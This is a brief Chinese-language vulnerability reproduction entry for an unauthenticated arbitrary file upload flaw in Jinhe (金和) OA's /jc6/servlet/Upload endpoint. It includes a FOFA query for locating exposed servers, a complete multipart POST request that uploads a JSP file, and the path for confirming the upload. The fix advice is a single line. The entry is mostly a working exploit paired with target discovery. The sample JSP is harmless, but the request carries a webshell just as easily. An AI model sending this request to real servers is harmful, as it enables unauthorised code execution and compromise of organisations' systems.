J1-9金和-OA-文件上传

漏洞描述：

金和OA jc6系统/jc6/servlet/Upload接口处存在任意文件上传漏洞，未经身份认证的攻击者可利用此漏洞上传恶意后门文件，最终可导致服务器失陷。

影响版本：

- 金和 OA

网络测绘：

fofa语法：

FOFA：body="/jc6/platform/sys/login"

漏洞复现：


payload：

```
POST /jc6/servlet/Upload?officeSaveFlag=0&dbimg=false&path=&setpath=/upload/ HTTP/1.1
Host: your-ip
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:109.0) Gecko/20100101 Firefox/118.0
Content-Type: multipart/form-data; boundary=----WebKitFormBoundary5iALAXlSiqxJXrhK

------WebKitFormBoundary5iALAXlSiqxJXrhK
Content-Disposition: form-data; name="img"; filename="1.jsp"
Content-Type: image/jpeg

<% out.println("Hello, World!"); %>
------WebKitFormBoundary5iALAXlSiqxJXrhK
```

效果图:

验证url

/jc6/upload/回显的文件名



Hello, World!

修复建议：

更新到最新系统